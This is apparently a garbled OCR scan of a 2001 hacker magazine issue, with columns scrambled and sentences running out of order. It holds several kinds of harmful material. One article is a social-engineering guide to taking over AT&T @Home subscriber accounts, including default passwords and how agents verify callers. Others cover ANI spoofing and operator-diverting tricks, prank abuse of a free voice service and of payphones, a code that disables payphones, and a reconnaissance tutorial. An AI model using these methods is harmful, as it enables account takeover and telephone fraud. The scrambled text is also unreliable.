sons. AT&T is truly only interested in the companies for cable modern and cable TV reaclassed many, many more independent cable chain of cable companies called TCL TCI and dem network. In 1998 AT&T purchased a AL&T @Home has grown so large that AL&T @home service. Since then, AT&T has purwho don't know this already) is a cable modirty information. AT&T @Home (for those know what you're here for. The down and about a lot of their procedures and regulations, subscribers. Now I could go into great length about the service and how AT&T handles its American Greenback and Canadian Loons. excite had a working partnership in the but I won't bore you with most of that. We all this time I have gotten quite a bit of knowledge First Level Tech Support for a while now. In AT&T @Home. I have been working for their Here's some interesting information about

port to the highest bidders. I work for the so large that AT&T outsources its Tech Suplargest of the companies. really can't keep up with its own service. It is

call. It should go something like this. Let's start with the beginning of a typical

& Hame. Can I have the Telephone Number on Agent: Thank you for calling AT&T account please?

Sub; (xxv) xxx-xxxx

name and address please? Agent: Thank you. May I verify your full

Sub; (insert address and name)

Access Code? (PAC) Agent: Finally can I have your Personal

Sub: [gives code]

to get and AT&T really doesn't care much erally, the basic information should be simple one's account this is what you will need. Genwished to social engineer your way into some-This is important to know. If you ever

RECUEN TRUES

priesected(t) = 1/0/1

の代のの表示

agents aren't too bright. They have to score a name. If for some reason you can't guess the although it is usually the mother's maiden look for in verification is the PAC. The PAC is about it except for legal reasons. What they 30 percept on a general knowledge test to get reason of the agent you're talking to. Most you have access to their entire account within Once you verify this information for them, Just get their email address and there you have dem serial number. The login ID is rather easy. Social Security Number or account number, maiden name, pet's name, last four digits of a generally one of a few things; mother's PAC, AT&T asks for either the login ID or mo-

agent, just to get someone who can't do what Generally it's about 30 minutes to talk to a FS time and stick with the first person you talk to. anything more than we can. Save yourself the phones. They just get Supe calls. They can't do ent really from any other Dick and Jane on the called Floor Support. These guys are no differare transferred to a section of a call center When you ask to speak to a supervisor, you

examples of things that could be done from inemail accounts (each account can have sevep). does nothing to discourage this either). Some someone's account can be dangerous (AT&T account from there. This kind of access to Chome network, you can log into someone's some work. However, if you are on the you won't have a lot of luck getting in without work). Unless you are on the @home network server (http://proxy:8080 on the @home netthem. It also logs them into the @home Web upper. This username and password is more count is just "password" either in lower or cent of the time the password to a sub's acon that call. The username, password, and and set up Net Mail and dialup service. side the Member Services: add IPs, create things. The @home page is behind a proxy page. From here, you can do all kinds of than just access to get someone's email from PAC are all created at that time. About 70 pernew account, they are set up with an account When someone calls to get installed with a

Getting an additional IP address. You

could in theory take that IP address and Client ID and use it for your own purposes.

have someplace to get it too. mail from anywhere, but it's always nice to you could use a spoofed SMTP to send your needs a few bogus email accounts outside of free services (hotmail, USA, and others). Sure Adding emoil accounts, Any needy backet

masks your IP address. There are many who mously check it through a nice webpage that Login and Pass you found, you could anonybacked email account that you added with the from anywhere on the web. If you had a Net Mail allows you to check your mail

thing more on this. up to the @home service. No need to say anyscrup foe and 15 cents a minute, you can dial Set up dialup access. For a minimal \$15

port it uses, and how it's disabled/removed). something that gives better detail (i.e., what used for. But I don't like it. Perhaps someone who knows a bit more about it could post settings, and fix problems. Now I don't know tech to take over a person's computer, change and its use. When the AT&T @ Home software called the matrixx. This really makes me gag. much about the program other than what it's ing the user if they want it. It allows the T2 is installed, it installs the matrixx without askhave a rather interesting tool they use. It's Both with its bad reference to a good movie, When you are transferred up to Tier 2, the)

ready for the plucking at the hands of a mali is it worth it knowing that your account is these obvious problems. At the price you pay, back. AT&T needs to take a step back and fix of what happened with AOL only a few years its problems with security, let alone the probenormous when looking at it from this perspective. AT&T really basn't done much to fix cious criminal? Just think about it. lems with its expanding service. It reminds me The damages to a person's account are

(DAL-net) and finally my functi Shell. southie, Morbid Ergel, Stdium, 10ne, #2600 Shouts to the Darkeyde crew. Toast

AT&T Network

by Lucky225

I was making a call through the Verizon Long 800-673-7286. You get muted to the nearest routed to the Florida AT&T center because the Distance operator to 800-673-7286 I would get AT&T center near you to take the call. So when fice. That's what it's like when you call has may get routed to the west coast ofand a person who calls from Califorbusiness's office on the cast coast. from Florida could get routed to that other places. For example, there could be a na-SST works, depending on where you're calling country including Alaska and Hawaii. The way happening. AT&T has centers all around the stopped working. I soon figured out what was local operator or various other 1010XXX long on the AT&T network if I diverted through my 615 number belongs to a PBX owned by AT&T could not be used to spoof ANI anymore. The 904. Thus, calls placed through the Verizon son who calls the same 800 number from anywhere in the country. But a pertionwide 800 number that allows you to call from, an 800 number can be muted to various distance carrier operators, but this April it in Nashville, Teanessee, I could still spoof ANI Long Distance operator to AT&T's 800 operator 9873° or ANI II Pair 23 followed by area code but that the ANI was being sent as "615-986to 800-673-7286 (800-operator), I could place call through the Verizon Jong distance operator the Verizon Long Distance operator were hancalls to 800 numbers not on the AT&T network, dled strangely. I began noticing that if I made a noticing a lot of changes in the AT&T network ANI Spooting article that appeared in 2600 later calls that were routed to 800-673-7286 by First they shut off their 800 ANAC. A few days 17:4. Just a few days after it came out, I started It seems that AF&T was not too fond of my

> son, AT&T has left it like that: number should probably be transmitting 23-615 The AT&T Center that transmits that furny 615 sometimes when I called I'd get the 615 number. Long Distance operators are based in Florida, so 23-904 (Florida). However, not all Verizon out of Florida. That was why when I had the and not 00-615-986-9873, but for whatever rea AT&T operator dial an ANAC it would show

The AT&T Centers

All&T center. However any toll free number not services) will be processed with your ANI not free number that's not used for AT&T operator handled by the AT&T center (basically any tol) because these numbers are handled by the same 288-0) and enter the toll free number you want to an operator. Simply disl 10-10 ATT-0 (10-10place calls to toll free numbers without speaking and the area code of the AT&T center will be phone number you give as ANI when calling ber through the AT&T carrier. Calls to 800-673country by now, I predict) each center is getting used. However, the best part is that you can other toll free numbers, Instead, ANI II pair 23 spoofing to AT&T numbers. They are updating a total makeover. There will be no more ANI AT&T is implementing (widespread across the att and 800-operator. With the new upgrade that these centers so that you can call any 800 num. centers that handle the automated AT&T Long ters throughout the country, and they are also the 7286 that have an ANI fail will no longer use the Distance operator services, as well as 800-call-As I mentioned, there are various AF&T cenpear that your ANI still shows up. This is to call. The ANI will show up as ANI II 800-call-art or 800-673-7286 it will appair 23 and the area code of the AT&T you will notice that if you try to dial having to speak to the op! However Center. Op diverting without even

being transmitted

Summer 2001

Verizon Long Distance operator I got was based

want to call at the AT&T prompt. You can even cally any toll free number you wish without your pay phone surcharges. Op diverting used to be so that don't allow pay phone calls or to get around use this at pay phones to call toll free numbers and then pressing in the tell free number you ANI being passed simply by dialing 10-10-ATT-0 tages, though, are that you can place calls to basithat you cannot spoof ANI anymore. The advanof this new system. The only real disadvantage is hard - local ops not wanting to belp you out, and There are a few advantages and disadvantages

action if you were barassing a toll-free number AT&T logs your ANI and probably would take where in the country by simply dialing 10-10 to All&li's new network that you can reach anyreal downside being that you had to talk to an op-288-0 as your own free ANI blocking service. long enough, but for now you can think of 10-10 288-0 or even just 00 if you have AT&T. I'm sure ing to divert to toll free numbers. But now, thanks erator who might listen in to your call when tryreached from certain parts of the country, and the 1010XXX carrier ops only being able to be

screamer@backermind.net by Screamer Chaotix

provided by the kind people at Tell Mc, and is need to figure out how to get somewhere while it does, is completely free of charge. And "Drione minute call to virtually anywhere in the US article could ever cover. By dialing 1-800-555meant to introduce the reader to the possibilities nonetheless some flaws do exist. This article is you're on the road. Personally I would hate to ving Directions," which is very useful if you activated system. Provided are services such as 8355 (TELL) you are connected to a free, voice tic new service that has more features than this not for the purposes of defrauding anyone. see anyone abuse this wonderful service, but "Wake up Call," which does exactly what it says "phone booth," allowing a person to make a free Tell Me is, in this writer's opinion, a fantas-

ģ

price you need to pay), speak the words "Phone you call any number in the US that you wish. transferred to this feature, which will then let Booth" at the prompt. You'll be automatically be "Phone Booth," Call up Tell Me at 800-555-8355 and, after a brief ad (which is the only The only exceptions are 900 numbers or other The first feature of interest would most likely

> and don't feel like faking out 1-800 COLLECT: incredibly useful when you just want to say hi onds remain. While slightly annoying, it can be a verbal warning notifies you that only 20 secyou have one minute to speak your mind before lead to operators. Once your call is connected "pay per use" services, such as 800 numbers that

to explain their proper uses. you how certain services can be abused. I'd like start to get very interesting. But before I show the operator will not give you any problems ing payphones are bound by law to provide this them that the payphone you are currently at ing 0 to get the local operator, you can inform try). Juckily, this is easily remedied. By presscannot call them from a payphone (should you from home, due to Tell Me warning you that you handy you won't be able to make free calls away Tell Me welcome message. This is where things Tell them the number is 800-555-8355, and won't let you dial a toll free number. Consider voila! You should hear the sweet sound of the Sadiy, if you do not have a cellular phone

they're asking for trouble.

curity is rejecting coin lines. I think

thing to do, but if Tell Me's only segoing on! Sure, this is a childish

them where you're calling from). If you're at a different location, they'll eather say that you to your phone number (remember, ANI tells tures. From there you can set up a wake up call "Wake up Call" is one of these particular fea-

> people to wake up their best friend's at 3 am... you a call back. This can make it difficult for peed to call in from that number or they'll give but not impossible.

be extremely useful Jocation, "Driving Directions" will then tell you sitting next to and call them up. First you tell the you need to do is find out what address you're you're trying to reach? Well, with Tell Me, all step by step how to get to your target, which can you want to arrive at, followed by your current "Driving Directions" feature what destination Jost in a strange city with nothing but an address Directions." How many times have you been The last feature I will cover is the "Driving

around you will have no idea what's the hook at the same exact time. The people and watch the chaos ensue as they all ring off all the phones set for wake up calls, stick around move on to another phone. Once you've gotten phone's number at, say, 3 pm. Now hang up and new user and set a wake up call for the paythe operator to get to Tell Me. Next, log in as a in Connecticut it's 970), you can call through the payphone you're at (if it's not printed on the not use COCOTS. By first getting the number of rate building, or any other large entity that does an abuse? The most entertaining one that I've phone itself, try your local ANAC code - up here feature. Suppose you're at a university, corpocome up with is used with the "Wake up Call" calling through the local operator. But what can be done with this service that would constitute Me being reached by a payphone is solved by As I mentioned earlier, the problem of Tell


calling an ANI readback number, not be done. What I did do though, but by using "Phone Booth" and Potate office. It was rather trivial, is got the number for Tell Me's con-Service, but as I said above this cantried calling operators through the does have potential. Recently I've as of yet, the "Phone Booth" feature While not necessarily an abuse

> where they're located. For those of you who you wind up getting their area code and number endless loop. At least, I haven't been able to. there, no, you can't have Tell Me call itself in an is 650-930-9000. To all you crafty thinkers out which shouldn't make it too difficult to find out don't want to go through the trouble, the number

puter will read back the city that corresponds zip code when I actually name the city myself. fortunately I baven't had any luck with getting a ligaring out where a particular zip code is. Unwith the given code. This can be very useful in use the city name or zip code. In turn, the comentering your destination, you could choose to that most would not recognize as such. When ally been exploited, but does offer one feature The "Driving Directions" section hasn't re-

Conclusion

treat Tell Me with respect. They might make overuse it or abase it. This article has shown you with this line. For that reason, please don't we should be grateful to them for providing us paying \$10.99 per minute. you listen to ads, but that's a little better than they will be changed in the future. But until then some fun things that can be done, and hopefully and see what you can find, but remember, I think hand!), and stock quotes as well. Call them up views, weather reports, blackjack (never lost a yourself. Also offered are movie listings/rehundreds of other options, and I highly suggest you call and try out this amezing number for It's important to remember that Tell Me has



Continued from Page 39

abundance of propaganda being fed to so too. Even if existence must be exposed and condensed or we've how good you may think we have it, we still have an negative images you see, remember that calling attennot really accomplishing asything. you agree with the conclusions of the propagateda, its tion to them it by transe a positive act. Regardless of will be written. So, while you may feel frantrated at the

Dear 2600:

could waste money sending copies of your magazines to dead people. How do you know when the subscribers die? You

grant welch

Great. Something else to warry about.

Dear 2000:

hundred", b) "twenty-six bundeed", c) "two six zero have a bet on this zero", d) something else? Please write back soon, we How do you say "2600"? a) "two thousand six

Mikko

arine people, we don't have to actually speak out loud. Would you believe it's never come up? Being mag-

a voice message. What kind of user interface is this? Is drain (bad user interface), more expensive to make in in the U.S. Whenever I did a number that's not valid bonst airports, and by finding an AT&T phone with a ternational calls, no modern jacks - not even in internathe phone network, the services are going down the care? It's just interesting because instead of improving all the different massages, but on the other hand why really feet domb? Maybe it would be interesting to list it a kind of service mode or is it to make the epstomer sages from the phone network (like error 11) instead of (and this happens a lot), I get some strange offer mes-I am from Germany and I travel from time to time

keyboard and a serson);

wards combating these injustices it so understand and ex able to explain to others why they're unjust to she from pay phones never happened. The first step toing people can understand. It would make a for sucre Jarsi place. if rates were based on some sort of reason, and if the an error saying that you dialed an invalid number pldity the charging extra for calls to tall free numbers sense if connectivity were made easy in public places. Sure, it would make a lot more sense to have a recordbrowing which company it is. It sounds as if it is steply messages, if compassible to soverhear it means without Since every phone company uses different const Peter

there no set guideline for UPC bar codes? I figured if bers get associated with products on the market? Or is anyone would know, you guys would, Just curious, Danks, is there any rhyme or reason as to what GPC gone-

Koow

the odd mandets (7+5+7+8+I+8=36), then multiply utsible by 10 is the checksum. So in our case, we add a company that hands out UPC codes. The last digit of the next five numbers. Ours is 83158 and was asto smaller companies. The manafacturer is in charge the ones most of as are familiar with fund the ones that weren't there, we would have the same EPC tombot dentally, apply to periodicals and indicate which issue then added. The number preded to make the total dithen multiplied by 3. We'll cold the subsoral A. The of credit cards: the odd numbers are added together. (6) is a oback digit which uses a similar system to that large company or an agency that arrights UPC codes represents a manufacturer. A manufactures can be a surer identification number which is assigned by the appear on our covers) have a 12 digit number. Ours is time and that could conjuse the heli out of computers. for two issues that could be on the stands at the same year 1 (2001), issue 2 (summer). If those numbers you're looking at. The current court says 12, meaning sum is therefore 6. The numbers on the for right, butto make that divisible by ID (124+6=130). Our check (108+16=124), and figure out what number is needed (2+2+4+3+5=16), cold the two sums together even digite are then added together into B. A and B are signed to us by our manufacturer, which in our two is Uniform Code Council Each one of these numbers 725274831586. The first six digits are the manafac While there are different kinds of UFC symbols. 3 (3643=108), add the even numbers

Dear 2690:

member for the consumer? Isn't the end idea in busi-MPAA when a thought bit me. Why isn't there a board but seems to have become a stagnant raise that stands had a real legit reason to be established to begin with want to purchase more? It also seemed that the MPAA ness to make the consumer happy with the product and for a corporate feudalistic agenda. I was looking over the board members of the

Corporate Stupidity You answered your own question

proof that nothing is sacred, and all's fair in love and posit margins, But, getting to the point, if Cingular rethrowback that co-opted the peace sign. Just further new. We've already seen it with Vertzen and their 60's it takes to get people on your side. Tell them whatever have to say?" I began thinking about what a breach of sion and asking people the question, "What do you say, there's one very simple way to test the convictions ally wants to claim they care about what you have so Birs or too much power, right? Not like it's anything so they want to hear if it'll help boost profits any. God both seem to use much the same faction. Do whatever all, corporate America and the federal government corporate brainwashing BS it all sounded like. After Cingular talking about the importance of self-expresknows you can zever have too many millions of dol-Ever since I started seeing all those TV ads for

> one registering www.cingularsacks.com or maybe up going to extreme lengths to stifle expression, I would not only test how much their thinking is like www.cingularlovesmoneymorethanfreespeech.com they claim to have. Yep, you probably guessed. Somemono we bear or read. And, if it rams out that they end are some of us who don't buy into every last corporate their exponente ads, but would let them know that there

wooldn't be the least bit surprised 7h3 31337 pHr34k4z0id

one of my favorite radio stations - KSJO - to listen to problems as quickly as possible so that we can resume Association of America to find a solution to those porarily disable our streaming. We apologize for the mercials, we and our advertisers are forced to tensome live audio streaming: "Due to continuing underspch a "liberal" radio station! for me to believe this sort of thing could happen at dio stations in California (that's a good thing). It's hard our streaming." KSIO has to be one of the wildest rawith both our advertisers and the Recording Lodostry inconvenience of this interruption. We are working for the streaming of recorded mosic and radio comincluding assues regarding demands for additional feet minty over rights issues related to the streaming of ra-Here is a message I got when I went (on the net) to broadcast programming over the laternet

have managed to stiffe over the public advisores. kind of programming these same commercial entities broadcasters can make their presence felt with the beckering over who gets more makely, noncommercial become known. While the commercial stations are in this case, their migliotisms represents an opportunity subject to the greed and stapidity of the marketplace. for more afternative forms of Internet providensing to Regardless, it's a commercial station and they are

den. However commonplace such a thing is now, just like Covad, Northpoint, Rhythms) ISPs and ISP oring the letters and noticed Jeffrey writing about his ulation. What it needs is the ability to thrive. CLECs, then the only OSL available will be through regulated and forced to provide loop services for numerations Act of 1996 provided. If the ILEE's aren't protty much eliminates everything that the Telecomtially removes regulation from the ILEC industries and which was just slated for voting by the full committee House Commerce Telecommunications subcommunicati want. There is a new bill up for approval from the facilitate CLEC (Competing Local Exchange Carner, right on. Many of the ILECs will prevent or refuse to comments on Verizon's dealing with the situation are particular DSL experience in the installation. Your industry. Chairman Tauzin is quoted as saying that The bill is called the Tauxin-Dingell bill and it essen Verizoon, SWB, Ameritech, and the other giants of the Broadband is a nescent market that does not need reg-While I was poone over my new assue, I was read-

So, if you want DSL, but don't went to go with

on this can be found at www.ds/reports.com. easy information on contacting them. Any other news contact your local congressperson, especially if they www.congressmerge.com/Coved and this will provide happen to be a Coved subscriber, then you can go to too, and voice your opinion regarding this bill. If you happen to be on the Telecommunications subcommit-Verizon (trust me, from experience, you don't), then

do that? ifornia power crisis was the result of a poor deregulation implementation. Do you want your broadband to In a somewhat poor but adoquate attalogy, the Cal-

Newspamp

Dear 2600;

tions raised their pay phone charge from a high 35 cents to 50 cents. The you guys know why? I don't know if you heard but Qwest Communica-

because they're just not profusible. That's right - the that it will soon be disconnecting all of its pay phones it's appealing. And Bell South has recently unhouseed their own phone, credit card, or even a place to live the normal rate! When you consider that the people from a pay phone when using cosh. Close to ten times most likely to use cash for such a call may not have check out how much it costs to call a different state entire Bell South region will be COCOTs! Hell is in Recause they can. And if you think that's crack

Dear 2600:

defamation/libel counterpait? How about reclaiming senacked and it seems you've been targeted. I read the DeCSS suit? pensive for them as possible! I don't buy Ford anyway your briefs on the Ford case. Not had, make it as exsome of those defense dollars the EFF pitched in for 2606). In fact just thinking about it, how about a note to Ford leavers, due to crappy product, not When you piss against Corporate America you get

We'd like nothing better.

Dear 2600:

"Freedom's just another word for nothing left to

ally "own" any software. I have those servers and one and operating systems that I use, therefore, I don't rein the bank to pay fines or to pay for lawyers. I have fense of free speech. porste fascism - except my freedom. As an American, thing to lose by taking a stand against the RIAA's cordon't really "own" them either. I really don't have anyworkstation. I am still paying Dell Finance for them - I igned to the EULAs for all of the development tools will be proud to put my freedom on the line in the de-I am a small developer, I don't have a lot of money

target of the RIAA's beavy hand? What if I explain intended to thwart copying will succeed," am I new a column, by saying "no public watermarking scheme the research, as Mr. Livingston did in his InfoWorld Where will we draw the line? If I just succentarize

say anything critical of the RIAA?

and told my friends? What other "king isn't wearing should be able to make it to the \$125,000 level on 19/10 That anyone with an IQ greater than that of a dog to speak about? That George Bush isn't very smart? any clothes" type of common sense should I be afould across this fact that "50 public watermarking scheme trade secrets. What if I had accidentally stambled Wants to be a Millionaire? intended to thwart copying will succeed" on my own not stealing infellectual property. I am not revealing I am not giving away proprietary information. I am

wood, MI, pop. 5000. I am not joking here. Come poetyptome.org and I will be handing out copies in this the same in their homotowns across America. Take a hand over my mouth. I urge all IT professionals to do the papers from my fingers. Come put your heavy small town in the upper peninsula of Michigan - Iron-I have printed out the text of the SDMI article from

Discoveries

thing that you set your groceries on when the guy isn't open it and see if I can find out more about the system. croSoft IntelliMouse attached. I plan to go back to it. From what I saw, it looked like a normal cush regisand opered it up and I managed to get a brief look into credit card into it (don't ask bow). So the guy cance store. She used the U-Soan thing and she dropped her By the way, an easy way to open it is to take off the ter in a way except for the fact that it had a suckle Mi-The other day my meet and I were at a Kroger

LazerBeamX

prefed as a non-friendly act Dismousling store equipment can be misinter-

to find that Apple had included a built-in port scanner version of Winblows 98. Last week I got my new copy to their system software. But I guess that's kinda what browsing through its system utilities, I was surprised colled Darwin that has a Macintosh G.U.I. As I was of Mac OS X, which is really a Unix-based system eventually bad to fall back and run one on an emulated a decent port scanner for the Mac operating system. I you'd expect from a company co-founded by a phone For a long time it's been somewhat difficult to find

Dear 2600:

ryanx?

and a message will appear asking you for another code. If you punch in 5.5.5.5.5, the phone will be unpay phone with a little screen on it, you can enter spe-To get to the main meno, simply type 2-7-2-7-3-7-8 cific codes that can rum off the pay phone and so on. As some of you might know, if you come across a

> usable for the next three minutes. There are many other codes but I am not going to publish them. You in Vancouver) does not want you to. fue things you can do that Telus (the phone company can have fun messing around and figuring out all the

ON YOUT DIVIZ 9581 disables the phone (pay phone or not) for a couber read back, many people have to draf 9580. Dialing doing the above using a variation of the 958 ANAC tried calling this from a phone without a screen? In suspiciously like a regular phone number. Here you ple of minutes. There are variations to this depending New York, some central offices have a new method of know what else you can do. The number you give looks you be not giving us the rest of the codes. We'd like to tumber. Now, instead of dialing 958 to hear your num-And apparently you don't want us to either since

Dear 2600;

rep with a phone and a keygen program. registration scens to be nothing more than a service know about online or e-mail registration, but phone this fushion with a different code each time. I don't sion of Office (one license) a dozen times or more in registered. Use successfully registered the same veran alphanumeric code back, you type it in, and you're to the MS service rep. The service rep then gives you 800 number to call and an alphanumeric code to read choose to register by phone, the installer gives you an probably other versions). Once you install it, you can run it 50 times before you must register it. If you A note about MS Office 2000 Professional (and

Morn Star

Dear 2600;

more. Yet the most interesting was the icen for "My and then took a link on that page, only the next page across the top of the screen on the new page. This bar that came up wasn't maximized. New I got a bar site since I had time to kill. I was to the X-games part thing not on the web page, or so they thought. They Computer." This was good had nice options, like History, Favorites, and many when I saw a link to a sketer web page. I took the link only thing on the monitor. I decided to check out the had the screen maximized to the point where it was the mouse, no keyboard, and no way of getting to somewasn't much you could do about it. There was no to the laternet. It was on the ESPN web site and there side a pillar in the weiting area. I went to check it out While waiting for a table I saw a computer monitor in and realized it was a touch screen computer connected restaurants, so I went to the ESPN Zone restaurant big sports fan and am easily amused with theme Last summer I was on vacation in Chicago: I am a

restaurant. I hope someone will check this out for me if they are in town. I have a feeling that this computer is connected to the main computer of the restaurant ing to risin my vacation by being kicked out of the was out of time - I had to go dat and wasn't really will their system. There was a lot, it was full of stuff. But I I started to look around a little at what they had on

> entertainment by television and music, this could be With a place like ESPN Zone that relics on customer in You could be in control of the whole place. SkorpiosDeath

As long at you're being entertained, they thould be

Dear 2600:

was a long string of zeros. I was then presented with a lowed by send. The phose then asked for a security then instructed me to enter a sequence of keys in order who want to moss around with their cell phoors present some very interesting possibilities for people number my old cell phone had used. If this really does prompt asking for the new number and I entered the code, which, in the grand tradition of security codes, number. The code he gave me was "#0411144", fol to convert the phone to work with my preexisting work the way it looks like it does, this would seem to ignal, but for whatever reason it didn't go through. He port guy artempted to send out some kind of control size from the old phone to the new one, the tech suptwo months after I bought it). In order to transfer ser-The other day I had to place a call to technical sup-port for my AT&T cell phone. I had just received a replacement phone (the original phone broke less than

toast666

Issue Problems

scriber, demand the innucliate reprehension of the guilty parties or I'll sue you! white out. I, as a somewhat loyal and paying subwith "Spring 0", 17:2 with "Summer 19:00", 17:3 with "Fall 0", 17:4 with a black out, and 18:1 with a tem or I will cancel my subscription. I mean it all started back in 16:4 with "Winter 1999-1900", 17:1 The had it. 2600 has got to stop the Page 33 prob-

while. As we've actually acquired the correct test for there's really nothing else that can go wrong. his time well in advance and kept it in a secure place, We've been working on this problem for quite a

Dear 2600:

extra pages in the middle that were not properly staboth the originals and the loose pages, so I won't miss plod in. If anyone is missing pages 27 through 34, I lave your extra pages here. Don't worry. My copy has I recordy got a stack of 2000 back issues (five years' worth). When I opcood 14:3, I found a couple of

T1269U

One thing I couldn't figure out, why was "Letters" tito 18:1, "Spring 2001," as well. It just seems litting. Dear 2000time, just send it back to us and we'll get a replacement out right and. this, including blank pages. If you get a defective back You should have blacked out "Page 33" on page 33 We used so have a real problem with things like

also black out "Page 7" on page 77

which is a feature of GSM phones. out page. SMS stands for "Short Message Service, There's absolutely nothing famy about a blacked

Vapster Alternatives

there is no "central figure" governing the "network". but my point is you can get asysting you want. Plus also get your standard Billy Ioel and Billy Idol crap Puppy, KMFDM, Throbbing Gristle, etc.). You can from all kinds of non-mainstream bands (Skinny In fact, I've found lets of rare live and studio stuff problem locaring non-mainstream music on gnutella to-peer networks out there, right? I use Bearshare to ster, you guys mast know about the many other peer. Dear 2600: load software, movies, text files, music files, whatever access the gratella network from which I can down if it's in a hard drive, you can share it. I have but no Concerning the growing ineffectiveness of Nap-

stopped. To artempt to do so would be as stupid as say

work works. It cannot be brought to court, it cannot be it kinds reminds me of terrorist cells the way the net-

ing "I'm going to say the Internet."

greer accept the fact that what they want is no longer possible and that they will have so adjust their strategy ist cell is a bit distressing though and plays into the Et order to survive. Your analogy of the net to a serior You can probably do bettery hands of those who want to legislate every aspect of it. It will be terevering to see if the record companies

Counterpoint 2002 Page Or all

Dear 2600:

proliferation of some of the information contained in the proliferation of guns in our society, you must remember other reasonable people are sickened by the If many reasonable people are, as you say, sickened by formation, like a gun, is a tool. Nothing more. demonizing the tool instead of its misuse. After all, in-2600. Both sides are guilty of shallow thinking and of This is in regard to your reply to \$313375 in 18-1

responsibly. And most free societies passionately society than those who wast weapons to be handled so control information pose a far greater risk to a free ties and the other is tolinite in scope. People who word gust. One is a specific weapon, the other is a virtually undimited form of expression. One has finite possibili-He beg to differ that information is similar to a

Dear 2600:

nothing but a legal magazine. I will be the first to say we have lost track on the real content of the magazine. that the legal issues are important, but it seems to me Ever since the Kevin thing, your magazine has been heing a magazine/organization about technology? I have one question. When will 2600 go back to

Summer 200

lied "SMS" on page 30? For good measure, would you

rcad at www,2600.com. half the magazine is on the legal issues which I can do not purchase the magazine anymore because over by adding more technology based content. I personally support the fight if the magazine was to increase sales. personally think that 2600 can make more money to formation and add the legal news to their web site? I Why can't 2600 maintain the level of technology in-

deal with 1603 specific mehnology if they didn't, conporare America wouldn't be so pissed off at us. tone of the time. The wast majority of our pages still happenings, we don't believe it's changed the overall isoues. While we publish some material on the legal And we cannot afford to be ignorant on such important perspective. The price of not doing this is ignorance. the hacker community and we've done if from a backer always focused on the issues that are of importance to It's a shares you won't see your letter then. We've

An Idea

Detrous Everyone can make a statement now just by driving MPANUDECSS", "FREKEVIN", or "BLAME GE" would have a message and a meaning, like "TK thing and age if it is taken. Think of something that political. On the DMV's web site you can pick anythis year and get new planes. I thought I would be more Since I have to register my car in New York State

incidentally. My Name is Joe!

www.mydmeg.state.my.wo/~plates.hom.

most trouble that they have given was traced to a loose are little used. on Election Day. Paper ballots are also available, but ping when I changed jobs and couldn't get off with pay votes. I was a judge/poll worker for a few years, sorpplug on a PC in the election office while callying the are electronic, provide an audit trail for votes, and the like. In Knox County, Tennessee, the voting machines ested to linew what an electronic voting machine is I am sure that the readers of 2600 would be inter-NOT VON

printed on the paper tape that is printed by the mamodules are traceable by means of serial numbers chine was used. The mactimes, tapes, and memory permanent record of each election in which the maelection headquarters. The enboard memory holds a and a detachable memory module that can be read at have a built-in printer, intensal write-code memory. the polls are open for 12 hours on Election Day. They bettery backup that allows them to operate eight hours machines are powered by a plug in the wall, but have a phone support and on site service or replacement. The have error codes and there are technicians available for pounds, so they are not easy to move. The machines First of all, the election machines weigh 200-300

> ting a plastic rag and pushing a start button. This candidate is listed. Another button is pushed and the that the totals for each candidate are zero and every causes a plastic window to open and the machine to machine is now ready for operation. tic judges all watch the tape being printed and, with The precipct supervisor and Republican and Democra they are running on a paper tape exposed by the door print the candidate's names and the office for which he tape still inside the machine, sign the tape to certify The procedure to open the machine involves cur-

to the point when they push the VOTE button. operation to any voter. In the case of a primary elecactivate the machine. The voter pashes buttons on the election, the machine operator just pushes a button to chine operator goes to school in order to explain the button to activate the machine. In the case of a main tion, the machine operator pushes a button to select the lection at all and can change a solection at any time up have to make a selection for any candidate or any sefront of the machine to select the candidate and an primary in which the voter wishes to vote and another ED lights next to the selection. The voter does not The operation of the machine is simple and the ma-

process is open to the public. numbers. When the judges and election officials agree chine. The same people who signed the tape previthe software then totals the votes cast. The entire that the totals match and the signatures are genuine totals in the memory modules along with the senal are then taken to the election office and the memory modified. The tapes and removable memory modules ously sign the tape again to certify that it wasn't the vote totals. Then the tape is removed from the maon the paper tape the offices, candidate's names, and ont, another button is pushed and the machine prints esorted in a reader that upleads the numbers to a PC The totals on the printed tage are then compared to the When the polls are closed, another plastic strip is

A Call To Arms

I was going to send you an o-mail two works ago stating that we should channel many of our frustrations with the U.S. justice system toward our adversaries. country. We can unlize our special skills in a construci.e., China. All of us in the U.S. backet community are still U.S. citizens. Let us not completely derivative our fare policy. Later, we may use this as legal becomes for tive manner that is conductive to U.S. Information warnormal signature

ICFN PMP

reveally reliang that the authorities, the media, and up parently a whole lot of people in the military feel it's OK to randalize sites if it is done for nationalistic purposes only increase paranoia and feat And we find it exers to the equivalent of some kind of weapon. It will should seriously consider the effects of reducing hook into jungoistic nonzense, regardless of the source. You and are for too individualistic and free thinking to buy Niesy, he as semind you that hackers are not soldiers As one of many such mesoges we got from the

thinkt4nk@cyberarmy.com by ThinkT4nk

way out." ing for the (forgive me for the cliche) "easy network/systems security and isn't searchactual hack. Snooping implies that the absolutely indispensable. These chores are knowledge of the system or network in and the "script kiddie." These chores, when most commonly known as "sncoping" or combined, offer the backer an expansive ever boring and sometimes monotonous backs begin at the most basic levels. Howhacker has a genuine interest target system for later reference during the process of obtaining information about the footprinting," Snooping refers to the question. This knowledge will later prove body the differences between the "elite" these "chores" may seem, they really em-Any and all successful and intelligent

connectivity and networking capabilities with mind-numbing images and commix box. The free-source world has procomplex parts of snooping, you may no-Mackers for hackers, It offers Internet ter all, who created Linux? Huckers!! yided many tools for hackers like us. Afbacker, you must be operating from a have the intention of becoming a serious this is completely intentional. If you ever form of a sort of footnote. I assure you that I begin to ignore Windoze, I've As I begin overviewing some of the more Windoze is for those who are fascinated added assistance to Windoze users in the plete case of use. Linux was created by from the very basic to the very complex. In this article I'll outline snooping

> computing today. With all of that said. let's get snooping! that are unchallenged in the world of

can't piece together. Believe me! essary when snooping or you'll soon be "Where should I be concentrating my elare "Why am I hacking this system?" and tem that you still don't understand and forts?" These questions are absolutely necthrough system profiling. We need to establost in a wealth of information about a syslish a goal. Good questions to ask yourself First we need to identify our target

with our target system. We do this by simply commanding a "whois" query from actly how many domains are associated your *nix shell in this form: point for our attacks we need to find out ex-After we've established a good foca

S whois "2600"

more clearly identify your target domain. most closely related to the organization and will help point you in the right direction to http://www.websitez.com/. This will show the domains that are Windoze USETS can use

